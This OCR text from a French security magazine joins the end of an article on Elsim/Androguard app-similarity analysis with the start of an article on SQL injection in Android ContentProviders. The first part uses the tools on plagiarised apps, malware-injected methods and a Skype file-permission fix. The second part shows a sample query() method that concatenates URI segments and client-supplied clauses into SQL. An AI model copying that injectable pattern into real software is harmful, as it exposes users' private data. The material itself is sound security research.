Mais par exemple avec une suite de chiffres aléatoires, la complexité de Kolmogorov serait très élevée car il n'y a finalement pas d'algorithme permettant de l'afficher sinon d'afficher un par un les chiffres. Si on double chaque chiffre de cette chaîne aléatoire, au final, on double donc la taille de notre suite, mais l'algorithme permettant de la générer est quasiment identique au premier, donc leur complexité de Kolmogorov est identique.

Théoriquement, il est impossible de calculer la complexité de Kolmogorov, principalement due aux résultats sur l'indécidabilité de l'arrêt d'un programme. Mais il est possible d'approcher (mais on ne sera jamais sûr) le résultat de cette complexité en utilisant des algorithmes de compression.

Pour en revenir au calcul d'une mesure de similarité, si on essaye de chercher la complexité de Kolmogorov, d'une suite « s » par rapport à une suite « t » (K(s|t)), c'est-à-dire que pour construire « s », je peux m'aider si nécessaire des données dans « t ».

Si on essaye de s'aider de « s » pour construire « s » :

$$K(s|s) \approx 0$$

mais si s et t sont différents :

$$K(s|t) \approx K(s)$$

car avoir « t » ne m'aide en rien pour construire « s ».

Donc finalement, « plus t et s ont des contenus d'information liés, plus K(s|t) est petit », ce qui permet d'avoir la formule :

$$d(s,t) = \max(K(s|t), K(t|s))$$

La NCD (*Normalized Compression Distance*) **[11]** permet d'utiliser le résultat précédent et d'avoir une valeur normalisée de deux chaînes comprises entre 0.0 (c'est proche) et 1.0 (c'est totalement différent) :

$$d_{NCD}(A,B) = \frac{L_{\langle A|B\rangle} - min(L_A, L_B)}{max(L_A, L_B)}$$

où « L » correspond à la longueur des compressions des chaînes. Il faut aussi que le compresseur respecte certaines propriétés pour avoir un résultat cohérent (une compression sans perte déjà).

## 4 Elsim

« Elsim » **[1]** est un logiciel open source sous licence LGPL qui permet entre autres choses de trouver les similitudes et les différences entre deux éléments (si ceux-là ont été décrits) et donc d'utiliser la complexité de Kolmogorov et la NCD avec plusieurs compresseurs comme :

- zlib ;
- bzip2 ;
- lzma ;
- xz ;
- snappy.

Ce logiciel est utilisé par « Androguard » **[2]** depuis le version 1.0 pour effectuer les calculs sur les applications Android. Le premier outil est donc « androsim.py » qui permet d'évaluer la similarité de deux applications, et peut être configurée pour prendre en compte de nouveaux paramètres. Celui-ci calcule un pourcentage en se basant sur les méthodes qu'il va trouver similaire. Ainsi, pour comparer deux applications, le logiciel extrait deux ensembles de méthodes, et associe à chaque méthode :

- un hash ;
- une signature.

Le hash est calculé en ne prenant en compte que la suite d'instructions avec les éléments dépendant de la compilation supprimée, ce qui permettra d'éliminer rapidement des méthodes identiques.

Une signature qui est calculée d'après une grammaire **[3]** qui nous permettra d'appliquer la NCD entre ces chaînes.

L'algorithme **[4]** du programme se déroule donc en 3 grandes étapes :

- identification des méthodes identiques grâce au hash ;
- identification des méthodes similaires grâce à la signature (via la NCD) en définissant un seuil limite de comparaison valide ;
- identification des nouvelles méthodes et également de celles supprimées car elles ne trouveront ni dans les méthodes identiques ou similaires.

En réutilisant les valeurs trouvées pour les méthodes similaires ou identiques (0.0), on peut en extraire une première valeur représentant le taux de similarité.

Le logiciel affiche également (avec ou sans détail) les méthodes qui sont :

- identiques ;
- similaires (donc des modifications ont été apportées) ;
- nouvelles ;
- supprimées ;
- sautées (elles n'ont pas été prises en compte pendant l'évaluation, car au final elles sont trop petites (comme des constructeurs) pour présenter un intérêt).

Par exemple avec deux applications (le logiciel permet d'analyser aussi bien des fichiers APK ou DEX) totalement différentes :

```
desnos@t0t0:~/androguard$ ./androsim.py -i examples/android/classes.
dex examples/android/classes_tc.dex
Elements:
        IDENTICAL:      0
        SIMILAR:        0
        NEW:            7
        DELETED:        196
        SKIPPED:        2084
       --> methods: 0.000000% of similarities
Elements:
        IDENTICAL:      0
        SIMILAR:        0
        NEW:            1
        DELETED:        1
        SKIPPED:        0
       --> strings: 0.000000% of similarities
```

Il permet ainsi d'évaluer les méthodes (et aussi les chaînes de caractères dans l'application). Maintenant en évaluant la même application :

```
desnos@t0t0:~/androguard$ ./androsim.py -i examples/android/classes_
tc.dex examples/android/classes_tc.dex
Elements:
        IDENTICAL:      7
        SIMILAR:        0
        NEW:            0
        DELETED:        0
        SKIPPED:        30
       --> methods: 100.000000% of similarities
```

Si l'on change une application, en ajoutant une méthode et en modifiant certaines, nous obtenons :

```
desnos@t0t0:~/androguard$ ./androsim.py -i examples/android/classes_
tc.dex examples/android/classes_tc_diff.dex
Elements:
        IDENTICAL:      6
        SIMILAR:        0
        NEW:            1
        DELETED:        1
        SKIPPED:        31
       --> methods: 85.714286% of similarities
```

une chose un peu bizarre :) Eh oui, par défaut, les méthodes qui n'ont pas une taille assez grande sont mises de côté, il faut donc changer de filtre :

```
desnos@t0t0:~/androguard$ ./androsim.py -i examples/android/classes_
tc.dex examples/android/classes_tc_diff.dex -f 1
Elements:
        IDENTICAL:      12
        SIMILAR:        2
        NEW:            1
        DELETED:        0
        SKIPPED:        0
       --> methods: 85.830711% of similarities
```

On peut aussi changer le compresseur et le seuil de détection (qui a une valeur de 0.4 ou 0.8 selon le filtre), ce qui affecte la valeur de similarité entre deux méthodes.

On peut également connaître l'association faite entre les différentes méthodes :

```
desnos@t0t0:~/androguard$ ./androsim.py -i examples/android/classes_tc.dex
examples/android/classes_tc_diff.dex -f 1
 -d
SIMILAR methods:
        Lorg/t0t0/androguard/TC/TCA; T1 ()V 9
                --> Lorg/t0t0/androguard/TCDiff/TCA; T1 ()V 19 0.670401245356
        Lorg/t0t0/androguard/TC/TCMod1; T1 ()V 402
                --> Lorg/t0t0/androguard/TCDiff/TCMod1; T1 ()V 408 0.509923234582
IDENTICAL methods:
        Lorg/t0t0/androguard/TC/TCB; <init> (Lorg/t0t0/androguard/TC/TCA;)V 116
                --> Lorg/t0t0/androguard/TCDiff/TCB; <init> (Lorg/t0t0/
androguard/TCDiff/TCA;)V 116
        Lorg/t0t0/androguard/TC/TestType1; <init> ()V 26
                --> Lorg/t0t0/androguard/TCDiff/TestType1; <init> ()V 26
        Lorg/t0t0/androguard/TC/TCE; <init> ()V 264
                --> Lorg/t0t0/androguard/TCDiff/TCE; <init> ()V 264
        Lorg/t0t0/androguard/TC/TCD; <init> ()V 121
                --> Lorg/t0t0/androguard/TCDiff/TCD; <init> ()V 121
        Lorg/t0t0/androguard/TC/TCA; equal (I Ljava/lang/String;)Ljava/lang/
String; 50
                --> Lorg/t0t0/androguard/TCDiff/TCA; equal (I Ljava/lang/
String;)Ljava/lang/String; 50
        Lorg/t0t0/androguard/TC/TCE; TCE_t1 (I)I 3
                --> Lorg/t0t0/androguard/TCDiff/TCE; TCE_t1 (I)I 3
        Lorg/t0t0/androguard/TC/TCB; T1 ()V 1
                --> Lorg/t0t0/androguard/TCDiff/TCB; T1 ()V 1
        Lorg/t0t0/androguard/TC/TCE; TCE_t2 ()I 3
                --> Lorg/t0t0/androguard/TCDiff/TCE; TCE_t2 ()I 3
        Lorg/t0t0/androguard/TC/TCC; <init> ()V 111
                --> Lorg/t0t0/androguard/TCDiff/TCC; <init> ()V 111
        Lorg/t0t0/androguard/TC/TCA; <init> ()V 111
                --> Lorg/t0t0/androguard/TCDiff/TCA; <init> ()V 111
        Lorg/t0t0/androguard/TC/TCMod1; <init> ()V 110
                --> Lorg/t0t0/androguard/TCDiff/TCMod1; <init> ()V 110
        Lorg/t0t0/androguard/TC/TCE; TCE_t3 ()I 3
                --> Lorg/t0t0/androguard/TCDiff/TCE; TCE_t3 ()I 3
NEW methods:
        Lorg/t0t0/androguard/TCDiff/TCE; TCE_t4 ()I 3
DELETED methods:
SKIPPED methods:
```


Reprenons l'application « Daily Money » et tentons d'évaluer leurs différences :

```
desnos@t0t0:~/androguard$ ./androsim.py -i apks/htchen/dailymoney/
dailymoney-0.9.5.apk apks/htchen/dailymoney/com.htc.dailymoney.apk -f 1
Elements:
        IDENTICAL:      871
        SIMILAR:        78
        NEW:            227
        DELETED:        72
        SKIPPED:        0
       --> methods: 79.585577% of similarities
```

Ainsi, nous avons un gros pourcentage de méthodes identiques, mais aussi similaires (car nos applications ne sont pas tout à fait identiques, la version piratée est la version « deluxe »). Mais ce qui est plus intéressant, c'est la présence de nombreuses méthodes nouvelles. D'après une analyse **[12]** de Kaspersky (Timothy Armstrong), il s'agirait d'une bibliothèque classique de publicité nommée « AirPush » :


*Figure 9 : AirPush : Bibliothèque de publicité pour Android*

Et cela permet donc à l'auteur de l'application piratée de gagner de l'argent, comme l'expliquent les conditions d'utilisation de la bibliothèque :



**How much money can I make? What CPM's ?**

Airpush developers earn CPM's in the $6 - $40 range depending on country mix and the number of ad formats they choose to you. Most importantly however, those CPM's are earned both on active **and inactive** users.

As a result, most developers are shocked at the actual earnings increase when transitioning from Admob / Inmobi /etc to Airpush. Developers can easily go from making $30/day on an app, to making $500 - $2,000 /day from the same app. If you think that sounds crazy, try us out on one of your smaller apps!

*Figure 10 : Rémunération des développeurs pour l'utilisation de la bibliothèque*

Ainsi, en utilisant l'option qui permet d'afficher plus d'informations sur la similarité, on peut voir directement (via le nom des méthodes...) qu'il s'agit bien de cela :

```
[...]
Lcom/airpush/android/Airpush; a (Landroid/content/Context; Ljava/
lang/String; Ljava/lang/String; Z Z I Z)V 128
Lcom/htc/dailymoney/context/Contexts;
setPrefHierarachicalReport (Z)V 23
Lcom/airpush/android/SetPreferences; d (Ljava/lang/String;)Ljava/
lang/String; 18
Lcom/airpush/android/DeliveryReceiver; onReceive (Landroid/content/
Context; Landroid/content/Intent;)V 946
Lcom/airpush/android/Airpush; <clinit> ()V 18
Lcom/airpush/android/Main; onCreate (Landroid/os/Bundle;)V 20
Lcom/airpush/android/h; run ()V 33
[...]
```

Si on est capable d'extraire les modifications entre 2 applications pour du plagiat classique, on peut ainsi étendre cette utilisation aux *malwares*, puisque dans la

plupart des cas, un malware s'injecte dans une application connue (et donc disponible sur les différents markets).

Par exemple, pour le malware Hongtoutou **[13]**, en possédant l'application originale, il est donc très simple de voir les classes et méthodes qui ont été injectées :

```
desnos@t0t0:~/androguard$ ./androsim.py -i apks/TAT-LWP-Mod-
Dandelion-orig.apk apks/TAT-LWP-Mod-Dandelion.apk -f 1 -d
Elements:
        IDENTICAL:      54
        SIMILAR:        0
        NEW:            121
        DELETED:        0
        SKIPPED:        0
       --> methods: 30.857143% of similarities

[...]
NEW methods:
       Lcom/xxx/yyy/GZipInputStream; inflate ()V 1337
       Lcom/xxx/yyy/ZipIntMultShortHashMap; isEmpty ()Z 8
       Lcom/xxx/yyy/ddda; decrypt (Ljava/lang/String; Ljava/lang/
String;)Ljava/lang/String; 58
       Lcom/xxx/yyy/CustomBroadcastReceiver$CustomPhoneStateListen
er; onCallStateChanged (I Ljava/lang/String;)V 66
[...]
```

De même, on peut aussi permettre à des développeurs d'application de prouver que leur application n'a pas été utilisée pour l'infection d'un malware. Le cas du malware Foncy **[14]** est un bon exemple, car il visait un marché orienté européen (et même français) en envoyant des SMS surtaxés en se faisant passer pour une application « SuiConFo » qui permet de gérer votre forfait téléphonique. De plus, ce malware a été médiatisé du fait de la mise en examen de 2 personnes **[15]** (qui auraient gagné jusqu'à 100.000 euros).

Donc en comparant le malware et l'application d'origine, on se rend très vite compte que seul le nom a finalement été utilisé pour la diffusion de ce malware :

```
desnos@t0t0:~/androguard$ ./androsim.py -i apks/
malwares/foncy/SuiConFo\ 1.26.apk apks/malwares/foncy/
d9ef940236f285548a60be0d575d7bba4587bdfc3f6c56f38b5da601686344a9
Elements:
        IDENTICAL:      0
        SIMILAR:        0
        NEW:            2
        DELETED:        211
        SKIPPED:        1645
       --> methods: 0.000000% of similarities
```

On peut maintenant se demander si on ne pourrait pas tenter d'évaluer des obfuscateurs Android pour vérifier leur bon fonctionnement. « Proguard » **[16]** est l'obfuscateur conseillé par Google pour protéger son application. Celui-ci travaille finalement sur le *bytecode* Java donc juste avant la phase de transformation en bytecode Dalvik et a été écrit à l'origine pour protéger les applications Java (mais cela ne change en rien son comportement).

Il est donc intéressant d'évaluer ce genre d'outil pour voir s'il y a des réelles modifications du code (et donc s'il répond bien à son rôle), ou du flot de contrôle par exemple :

```
desnos@t0t0:~/androguard$ ./androsim.py -i examples/android/classes_
tc.dex examples/android/classes_tc_proguard.dex -f 1
-c BZ2
Elements:
        IDENTICAL:      4
        SIMILAR:        10
        NEW:            2
        DELETED:        0
        SKIPPED:        0
       --> methods: 73.976700% of similarities
```

Le taux de similarité est diminué mais reste élevé. Ainsi, certaines méthodes ne sont pas modifiées, et les méthodes similaires sont assez proches :

```
SIMILAR methods:
       Lorg/t0t0/androguard/TC/TCA; <init> ()V 111
              --> Lorg/t0t0/androguard/TC/f; <init> ()V 111 0.10659574531
[...]
       Lorg/t0t0/androguard/TC/TCMod1; T1 ()V 402
              --> Lorg/t0t0/androguard/TC/k; a ()V 404 0.19955316931
```

Finalement, en se rendant sur la description de Proguard, on peut lire :

*« Creating more compact code, for smaller code archives, faster transfer across networks, faster loading, and smaller memory footprints. »*

*« Making programs and libraries harder to reverse-engineer. »*

*« Listing dead code, so it can be removed from the source code. »*

Et dans la FAQ :

*« Control flow obfuscation injects additional branches into the bytecode, in an attempt to fool decompilers. ProGuard does not do this, in order to avoid any negative effects on performance and size. However, the optimization step often already restructures the code to the point where most decompilers get confused. »*

Donc finalement, l'obfuscation n'est simplement pas le bon terme pour qualifier cet outil, qui effectue simplement du renommage de noms de classes, méthodes, champs (qui n'est pas pris en compte dans le calcul de similarité) et de l'optimisation qui explique les légères différences.

À partir de la similarité, il peut être intéressant d'obtenir les différences entre deux applications. En utilisant le calcul de similarité qui permet d'extraire les méthodes identiques, et en le raffinant par la suite pour identifier les « basics blocs » identiques, on peut utiliser un algorithme comme LCS (*Longest Common Subsequence Algorithm*) permettant d'extraire les modifications d'instructions entre chaque « basic bloc ».

L'outil « androdiff.py » permet de faire ce travail. Prenons l'exemple de l'application Skype sur Android. Le 15 décembre 2011, AndroidPolice publie **[17]** une vulnérabilité sur la version 1.0.0.831 de ce logiciel.



La vulnérabilité expose toutes les données confidentielles de l'application à toutes les autres applications, simplement à cause d'une mauvaise utilisation des permissions sur les fichiers. Quelques jours plus tard, Skype sort la version 1.0.0.983 qui fixe ce problème, et c'est donc un parfait cas d'étude :

```
desnos@t0t0:~/androguard$ ./androsim.py -i examples/android/com.skype.
raider_1.0.0.831.apk examples/android/com.skype.raider_1.0.0.983.apk -f 1
   IDENTICAL:  2059
   SIMILAR:  167
   NEW:  14
   DELETED:  0
   SKIPPED:  0
```

Il y a donc peu de modifications entre les versions et on peut donc trouver assez rapidement les choses les plus intéressantes dans les méthodes similaires ou nouvelles. On peut ainsi commencer par regarder les méthodes ayant un score faible, ou les nouvelles méthodes. On trouve assez rapidement dans les nouvelles méthodes :

```
Lcom/skype/ipc/SkypeKitRunner; fixPermissions ([Ljava/io/File;)V 47
Lcom/skype/ipc/SkypeKitRunner; chmod (Ljava/io/File; Ljava/lang/String;)Z 61
```

qui a un nom assez intéressant (pas de « Proguard »? :)).

Il est temps d'utiliser l'outil de différences car cette nouvelle méthode est sûrement appelée par une autre fonction, ce qui peut se trouver facilement via par exemple l'outil **androlyze.py** :

```
In [1]: d.CLASS_Lcom_skype_ipc_SkypeKitRunner.METHOD_fixPermissions.pretty_
show()
F: Lcom/skype/ipc/SkypeKitRunner; fixPermissions ([Ljava/io/File;)V ['48']
F: Lcom/skype/ipc/SkypeKitRunner; run ()V ['5de']
T: Lcom/skype/ipc/SkypeKitRunner; fixPermissions ([Ljava/io/File;)V ['48']
T: Lcom/skype/ipc/SkypeKitRunner; chmod (Ljava/io/File; Ljava/lang/String;)Z
['3a', '54']
```

Ce qui nous indique que celle-ci est principalement appelée par la méthode **run** (**fixPermissions** se rappelle elle-même). Ce qui permet d'aller voir directement la différence de cette méthode :

```
desnos@t0t0:~/androguard$ ./androdiff.py -i examples/android/com.
skype.raider_1.0.0.831.apk examples/android/com.skype.raider_1.0.0.983.apk -d
```

On voit donc 3 choses principales qui ont changé :

```
run-BB@0x320 run-BB@0x316
Added Elements(1)
    0x332 5 const/4 [['v', 8], ['#+', 0]]
Deleted Elements(1)
    0x328 5 const/4 [['v', 8], ['#+', 3]]
```

qui correspondent à la valeur (qui passe donc de RW à Private) de l'argument du mode d'ouverture des fichiers, utilisés par la fonction :

```
public abstract FileOutputStream
 openFileOutput (String name, int mode)


run-BB@0x352 run-BB@0x348
Added Elements(1)
    0x364 4 const-string [['v', 5], ['string@', 2921, "'chmod 750 '"]]
Deleted Elements(1)
    0x35a 4 const-string [['v', 5], ['string@', 2904, "'chmod 777 '"]]
```

puis la string représentant le programme chmod change d'argument (de 777 à 750).

```
run-BB@0x52c run-BB@0x522
Added Elements(10)
     0x59e 29 invoke-virtual [['v', 4], ['meth@', 109, 'Landroid/content/
Context;', '()', 'Ljava/io/File;', 'getFilesDir']]
     0x5a4 30 move-result-object [['v', 4]]
     0x5a6 31 invoke-virtual [['v', 4], ['meth@', 5719, 'Ljava/io/File;',
'()', 'Ljava/lang/String;', 'getAbsolutePath']]
  0x5ac 32 move-result-object [['v', 4]]
     0x5be 37 move-object/from16 [['v', 0], ['v', 19]]
     0x5c2 38 iget-object [['v', 0], ['v', 0], ['field@', 1314,
'Lcom/skype/ipc/SkypeKitRunner;', 'Landroid/content/Context;', 'mContext']]
     0x5c6 39 move-object [['v', 4], ['v', 0]]
     0x5d8 44 move-object/from16 [['v', 0], ['v', 19]]
     0x5dc 45 move-object [['v', 1], ['v', 4]]
     0x5de 46 invoke-direct [['v', 0], ['v', 1], ['meth@', 1923,
'Lcom/skype/ipc/SkypeKitRunner;', '([Ljava/io/File;)', 'V',
'fixPermissions']]
Deleted Elements(0)
```

et finalement la fonction **fixPermissions** qui patch :

- tous les répertoires en RWX --- --- ;
- tous les fichiers en RW- --- ---.

## Conclusion

La complexité de Kolmogorov répond à un problème intéressant qu'est le plagiat, et de manière assez élégante. Mais cet outil doit être utilisé correctement (surtout en passant par des phases de normalisation) si on veut avoir des résultats cohérents. Il n'est pas « magique » et repose sur des définitions mathématiques validées, mais il peut toujours surprendre car il met finalement en œuvre des idées simples.

L'outil « Elsim » est jeune et doit donc encore subir de nombreuses améliorations pour permettre d'en extraire tout son potentiel. Même si celui-ci a principalement été testé pour des applications Android, il ouvre la voie à des outils « libres » permettant de calculer la similarité de binaires traditionnels et d'en trouver les différences (car le marché est tout de même dominé par IDA et ses plugins **[18, 19]**).

En allant plus loin, le concept est donc général et il faut encore l'améliorer pour être capable de comparer plusieurs éléments en même temps **[20]**, et permettrait-il de trouver des similitudes entre 2 connexions réseau ? Ou encore d'identifier le plagiat d'une peinture célèbre ? ■

## ▪ RÉFÉRENCES


[1] « Elsim » : http://code.google.com/p/elsim/

[2] « Androguard » : http://www.androguard.re

[3] « Elsim signature » : http://code.google.com/p/elsim/wiki/Signature

[4] « Elsim similairty » : http://code.google.com/p/elsim/wiki/Similarity

[5] « Android Licensing »: http://developer.android.com/guide/market/licensing/index.html

[6] « Signing your applications » : http://developer.android.com/guide/publishing/app-signing.html

[7] « The technical mumo jumbo » : http://www.androidpolice.com/2010/08/23/exclusive-report-googles-android-market-license-verification-easily-circumvented-will-not-stop-pirates/

[8] « Kevin Baker » : http://www.guardian.co.uk/technology/blog/2011/mar/17/android-market-pirated-games-concerns

[9] Kolmogorov A. N., 1965, Three Approaches for Defining the Concept of Information Quantity, Information Transmission, vol. 1, 3-11

[10] Jean-Paul Delahaye, 2009, Complexité aléatoire et complexité organisée, éditions Quae

[11] Rudi L. Cilibrasi, Paul M.B. Vitàny The Google Similarity Distance

[12] http://www.securelist.com/en/blog/208193251/Stealing_apps_installing_ads

[13] http://code.google.com/p/androguard/wiki/DatabaseAndroidMalwares#hongtoutou

[14] http://code.google.com/p/androguard/wiki/DatabaseAndroidMalwares#foncy

[15] http://nakedsecurity.sophos.com/2012/02/28/android-malware-paris/

[16] http://proguard.sourceforge.net/

[17] http://www.androidpolice.com/2011/04/14/exclusive-vulnerability-in-skype-for-android-is-exposing-your-name-phone-number-chat-logs-and-a-lot-more/

[18] http://www.zynamics.com/bindiff.html

[19] http://code.google.com/p/patchdiff2/

[20] Phrack 68 - "Similarities for Fun & Profit" - Pouik (Androguard Team) and G0rfi3ld

# INJECTIONS SQL DANS LES CONTENTPROVIDERS ANDROID

Équipe sécurité ITekia – labs@itekia.com

**mots-clés : ANDROID / INJECTIONS SQL / CONTENTPROVIDERS / EXFILTRATION DE DONNÉES**

« *Des injections SQL sur mon téléphone Android ? Ça va trop loin... ». Il y a quelques mois, cela aurait probablement été notre réaction à la lecture de ce titre.*

*Dans le cadre d'un projet, nous nous sommes intéressés à la gestion du stockage des données au sein d'une application Android. Après un rapide coup d'œil, nous nous sommes rendu compte que des efforts importants ont été mis en œuvre pour protéger les données d'une application contre la curiosité d'autres applications installées sur le même téléphone. Et que comme tout mécanisme de sécurité, certaines vulnérabilités permettent d'exfiltrer des données personnelles sans avoir les permissions nécessaires, parfois même dans les composants Google...*

## 1 ContentProvider : description technique

Lorsque nous installons une application sur notre téléphone Android, celle-ci peut, suivant ses besoins, stocker des données dans un espace qui lui est réservé et qui n'est pas accessible aux autres applications. Ce stockage peut avoir plusieurs finalités :

- Stocker des données de manière persistante (paramètres de configuration, données de l'utilisateur, etc.) afin que l'application puisse assurer sa fonction dans le temps et ce, malgré les redémarrages de l'application et du téléphone.
- Assurer un fonctionnement en mode « déconnecté » en cas de perte du réseau, notamment pour les applications de type client/serveur.

Le système Android fournit un élément standard prévu à cet effet : le *ContentProvider*. Celui-ci permet à la fois de stocker de l'information mais également, si l'application le souhaite, de la mettre à disposition des autres applications installées sur le téléphone.

### 1.1 Format de stockage

Un ContentProvider correspond à une couche d'abstraction Android permettant de stocker, consulter ou modifier de l'information sans pour autant connaître son format de stockage. Du point de vue de l'application, le ContentProvider présente une API unique de manipulation des données. La gestion de l'emplacement et du format de stockage est entièrement déléguée au ContentProvider lui-même.

### 1.2 Déclaration d'un ContentProvider

Pour interagir avec un ContentProvider, l'application doit connaître son chemin d'accès (ou URI). Tout ContentProvider est identifié de manière unique au sein du système Android par une URI définie par le ContentProvider lui-même :

```
public class MyContentProvider extends ContentProvider {
  [...]
  private UriMatcher sUriMatcher = new UriMatcher(-1);
  sUriMatcher.addURI("com.myapps.provider ", "events", EVENTS);
  sUriMatcher.addURI("com.myapps.provider ", "events/#", EVENT_ID);
  sUriMatcher.addURI("com.myapps.provider ", "person/public/#", PERSON_ID);
  [...]
}
```

L'extrait de code précédent permet de définir les URI qui seront déléguées par le système d'exploitation au ContentProvider **MyContentProvider**, à savoir :

- **content://com.myapps.provider/events** ;
- **content://com.myapps.provider/events/#** (où **#** est un entier) ;
- **content://com.myapps.provider/person/public/#** (où **#** est un entier).

Ce mécanisme permet au ContentProvider de réaliser des opérations différentes suivant l'URI accédée par l'application cliente. Par exemple, les URI précédentes pourraient réaliser des sélections de données spécifiques :

- **/events** retournerait un ensemble d'événements ;
- **/events/1** retournerait l'événement ayant l'identifiant 1 ;
- **/person/public/12** retournerait la personne ayant l'identifiant 12 ;
- etc.

Ce mécanisme permet de réaliser un premier filtrage pour limiter les données qu'il est possible d'accéder depuis une application (seules certaines tables pourront être interrogées).

## 1.3 Interaction avec un ContentProvider

Le principal objectif d'un ContentProvider est de mettre à disposition de l'information auprès des autres applications du téléphone. Pour rendre un ContentProvider accessible pour une autre application, il est nécessaire d'inclure la ligne suivante dans le fichier **AndroidManifest.xml** de l'APK contenant le ContentProvider :

```
<provider android:name="MyContentProvider" android:authorities="com.
myapps.provider"/>
```

Une architecture client/serveur se met alors en place :

- L'application met à disposition un ContentProvider contenant des données métiers accessibles à l'aide d'URI pré-définies.
- Les autres applications consultent, modifient ou ajoutent des données dans ce ContentProvider.

Comme l'indique la documentation Google **[1]**, un ContentProvider est par défaut exposé à l'ensemble des applications installées sur le téléphone. Si votre ContentProvider stocke des données non publiques (mails, contacts, etc.), dans le cas présent, toutes les applications pourront y accéder en lecture/écriture sans autorisation préalable. Ce sont ces ContentProviders qui vont nous intéresser par la suite.

Pour ne pas exposer le ContentProvider aux applications ayant un autre User ID que l'application du ContentProvider, il convient alors de mettre l'attribut **exported** à **false** :

```
<provider android:name="MyContentProvider"
android :authorities="com.myapps.provider" exported="false" />
```

Dans cette configuration, les autres applications du téléphone ayant un User ID différent ne pourront en aucun cas interagir avec le ContentProvider. Le système Android l'interdira systématiquement.

## 1.4 L'API Google

L'interaction avec un ContentProvider depuis une application est réalisée à l'aide d'une API définie par Google comprenant, entre autres, les méthodes classiques d'interaction avec des données :

- **query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder)** ;
- **insert(Uri uri, ContentValues values)** ;
- **delete(Uri uri, String selection, String[] selectionArgs)** ;
- **update(Uri uri, ContentValues values, String selection, String[] selectionArgs)**.

> **Note**
> **Pour plus d'informations, vous pouvez consulter la documentation Google [2].**

Cette API est utilisée par les applications souhaitant interroger un ContentProvider, donc les clients du ContentProvider. Cette notion est importante car cela implique que les clients ont un contrôle total sur :

- la projection des données (paramètre **projection** qui correspond à la clause **SELECT** en langage SQL) ;
- la sélection des données (paramètre **selection** qui correspond à la clause **WHERE** en langage SQL) ;
- l'ordre de tri des données (paramètre **sortOrder** qui correspond à la clause **ORDER BY** en langage SQL).

Bien évidemment, la possibilité pour un client de préciser ces paramètres semble intéressante pour un attaquant.

# 2 ContentProvider et droits d'accès

On peut alors se demander s'il est possible d'exposer des données uniquement aux applications ayant certaines permissions ou tout du moins limiter ce qui est exposé. Le système de gestion des permissions Android permet effectivement de filtrer les accès à un ContentProvider :

```
<provider android:name="CallLogProvider"
  android:authorities="call_log"
  android:syncable="false" android:multiprocess="false"
  android:readPermission="android.permission.READ_CONTACTS"
  android:writePermission="android.permission.WRITE_CONTACTS">
</provider>
```

Dans l'exemple précédent, issu des sources du gestionnaire des contacts fourni par défaut par Android, il est nécessaire que l'application tentant d'accéder au ContentProvider **CallLogProvider** (c'est-à-dire aux journaux d'appels) ait les permissions **android.permission.READ_CONTACTS** et **android.permission.WRITE_CONTACTS** pour respectivement lire et écrire au sein du ContentProvider.

Il est également possible de restreindre les accès par URI :

```
<provider android:name="ContactsProvider2"
  android:authorities="contacts;com.android.contacts"
  android:label="@string/provider_label"
  android:multiprocess="false"
  android:readPermission="android.permission.READ_CONTACTS"
  android:writePermission="android.permission.WRITE_CONTACTS">
  <path-permission
    android:pathPrefix="/search_suggest_query"
    android:readPermission="android.permission.GLOBAL_SEARCH" />
```



Ici, l'application doit posséder les permissions suivantes afin de pouvoir accéder à l'URI **/search_suggest_query** du ContentProvider :

- **android.permission.READ_CONTACTS** ;
- **android.permission.WRITE_CONTACTS** ;
- **android.permission.GLOBAL_SEARCH**.

Sans cela, l'accès lui est refusé par le système. Ainsi, la définition de permissions rigoureuses permet de limiter l'accès au ContentProvider aux seules applications autorisées par l'utilisateur.

## 3 ContentProvider et SQLite

Bien qu'un ContentProvider soit indépendant du format de stockage, pour des raisons de simplicité, les informations sont souvent stockées au sein d'une base de données locale de type SQLite. Un tour d'horizon des applications proposées sur « l'Android Market » le confirme. C'est notamment le format de stockage privilégié par les applications Google fournies de base avec le système Android (gestionnaire des contacts, client mail, etc.).

Et pour cause, Android supporte par défaut ce format de stockage et fournit l'API Java nécessaire, ce qui permet d'avoir une représentation des données facilement consultable et manipulable, souvent similaire à celle mise en place côté serveur. Cela permet de garder une certaine cohérence même en mode dit « déconnecté ».

La mise en place d'un ContentProvider basé sur SQLite est simple. Celui-ci doit :

1. Implémenter une classe héritant de **SQLiteOpenHelper** qui servira de canal de communication avec la base de données sous-jacente. Généralement, seule une méthode doit être nécessairement implémentée, **onCreate()** qui contient le script de création de la base de données si celle-ci n'existe pas :

```
static class DatabaseHelper extends SQLiteOpenHelper {
[...]
  @Override
  public void onCreate(SQLiteDatabase db) {
    db.execSQL("CREATE TABLE " + TABLE_NAME_EVENT + " ("
        + COLUMN_NAME_EVENT_ID + " INTEGER PRIMARY KEY,"
        + COLUMN_NAME_EVENT_NAME + " TEXT,"
        + COLUMN_NAME_EVENT_DATE + " TEXT"
        + ");");

    db.execSQL("CREATE TABLE " + TABLE_NAME_PERSON + " ("
        + COLUMN_NAME_PERSON_ID + " INTEGER PRIMARY KEY,"
        + COLUMN_NAME_PERSON_NAME + " TEXT"
        + ");");
}
[...]
```

2. Implémenter les méthodes de l'API fournie par Google vues précédemment afin d'envoyer, après traitement, les paramètres de la requête SQL (sélection, ordre de tri, etc.) à l'*OpenHelper* pour qu'il réalise la requête SQL proprement dite. Voici un exemple d'implémentation de la méthode **query(Uri uri, String[] projection, String selection, String[] selectionArgs, String sortOrder)** :

```
@Override
public Cursor query(Uri uri, String[] projection, String selection,
String[] selectionArgs, String sortOrder) {
  SQLiteQueryBuilder qb = new SQLiteQueryBuilder();
  qb.setTables(TABLE_NAME);

  qb.setProjectionMap(projection);
  switch (sUriMatcher.match(uri)) {
    case EVENTS:
      break;

    case EVENT_ID:
      qb.appendWhere(COLUMN_NAME_EVENT_ID + "=" +
      uri.getPathSegments().get(EVENT_ID_PATH_POSITION));
      break;

    case PERSON_ID:
      qb.appendWhere(COLUMN_NAME_PERSON_ID + "=" +
      uri.getPathSegments().get(PERSON_ID_PATH_POSITION));
      break;

    default:
      throw new IllegalArgumentException("Unknown URI " + uri);
  }

  SQLiteDatabase db = mOpenHelper.getReadableDatabase();

  Cursor c = qb.query(
  db,   // The database to query
  projection,  // The columns to return from the query
  selection,   // The columns for the where clause
  selectionArgs, // The values for the where clause
  null,   // don't group the rows
  null,   // don't filter by row groups
  orderBy    // The sort order
);
```

